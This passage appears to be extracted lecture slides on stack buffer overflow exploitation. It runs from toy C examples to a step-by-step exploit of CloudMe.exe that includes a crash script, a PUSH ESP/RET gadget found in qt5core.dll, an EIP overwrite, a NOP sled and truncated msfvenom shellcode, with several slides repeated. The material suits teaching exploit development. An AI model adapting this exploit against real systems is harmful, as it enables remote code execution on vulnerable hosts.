
```
void foo(char[] str) {  
    char buf[8];  
    memcpy(buf, str);  
}
```

```
void bar() {  
    foo("AAAABBBBCCCCDDDD");  
    // return addr  
}
```




```
void foo(char[] str) {  
    char buf[8];  
    memcpy(buf, str);  
}
```

```
void bar() {  
    foo("AAAABBBBBCCCCDDDD");  
    // return addr  
}
```




```
void foo(char[] str) {  
    char buf[8];  
    memcpy(buf, str);  
}
```

```
void bar() {  
    foo("AAAABBBBCCCCDDDD");  
    // return addr  
}
```




```
void foo(char[] str) {  
    char buf[8];  
    memcpy(buf, str);  
}
```

```
void bar() {  
    foo("AAAABBBBCCCCDDDD");  
    // return addr  
}
```





```
void foo(char[] str) {  
    char buf[8];  
    memcpy(buf, str);  
}
```

```
void bar() {  
    foo("AAAABBBBCCCCDDDD");  
    // return addr  
}
```



Trampoline



Trampoline Gadget (PUSH ESP, RET)

```
import socket
```

```
target = "127.0.0.1"
```

```
padding1 = b"\x90" * 1052
```

```
EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
```

```
NOPS = b"\x90" * 30
```

```
#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f
```

```
payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33
```

https://gchq.github.io/CyberChef/#recipe=Disassemble_x86('64','Full x86 architecture',16,0,true,true)&input=NTQgYzM&oeol=

Last build: 21 hours ago - Version 10 is here! Read about the new features here Options

Recipe

Disassemble x86

Bit mode: 64 Compatibility: Full x86 architecture

Code Segment (CS): 16 Offset (IP): 0

☒ Show instruction hex

☒ Show instruction position

Input: 54 c3

Output:

0000000000000000	54
0000000000000001	C3

PUSH RSP
RET

Trampoline Gadget (PUSH ESP, RET)

```
import socket

target = "127.0.0.1"

padding1 = b"\x90" * 1052
EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
```

CloudMe.exe - PID: 9964 - Module: qt5core.dll - Thread: M

File View Debug Tracing Plugins Favourites Options

CPU Log Notes Breakpoints

Pattern: 54C3

Address	Disassembly
68A842B5	push esp
68AA11E6	push esp
68AC90C0	push esp
68AC94E0	push esp
68B76478	push esp
68BFEDF5	push esp
68CB7BA5	push esp
68CBA295	push esp
68DA1D91	push esp

Trampoline Gadget (PUSH ESP, RET)

```
import socket

target = "127.0.0.1"

padding1 = b"\x90" * 1052
EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\x09\x74\x24\xf4\x5e\x33"
```

The memory address points somewhere in the the .text section of the qt5core.dll library

66E38000	00002000	User	".reloc"		IMG	-R---	ERWC-
68A80000	00001000	User	qt5core.dll		IMG	-R---	ERWC-
68A81000	0032E000	User	".text"		IMG	ER---	ERWC-
68DAF000	00002000	User	".data"		IMG	-RW--	ERWC-
68DB1000	001C8000	User	".rdata"		IMG	-R---	ERWC-
68F79000	0007A000	User	".eh_frame"		IMG	ERWC-	ERWC-
68FF3000	00004000	User	".bss"		IMG	-RW--	ERWC-
68FF7000	00042000	User	".edata"		IMG	-R---	ERWC-
69039000	00003000	User	".idata"		IMG	-RW--	ERWC-
6903C000	00001000	User	".CRT"		IMG	-RWC-	ERWC-
6903D000	00001000	User	".tls"		IMG	-RWC-	ERWC-
6903E000	00001000	User	".rsrc"		IMG	-RWC-	ERWC-
6903F000	00016000	User	".reloc"		IMG	-R---	ERWC-
69900000	00001000	User	qt5network.dll		IMG	-R---	ERWC-

Trampoline Gadget (PUSH ESP, RET)

Looking at the disassembly from the debugger, the target address 0x68A842B5 is not aligned with

68A842AE	66: 90	nop
68A842B0	8B 41 04	mov eax, dword ptr ds:[ecx+4]
68A842B3	8B 40 54	mov eax, dword ptr ds:[eax+54]
68A842B6	C3	ret
68A842B7	90	nop

68A842B5	54	push esp
68A842B6	C3	ret
68A842B7	90	nop
68A842B8	90	nop
68A842B9	8DB426 00000000	lea esi, dword ptr ds:[esi]
68A842C0	53	push ebx

Crashing the Application

cloudme1.py - C:/Users/User/Desktop/cloudme1.py (3.12.6)

File Edit Format Run Options Window Help

```
import socket

pattern = b"A"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 8888))

# boom
s.send(pattern)

s.close()
```

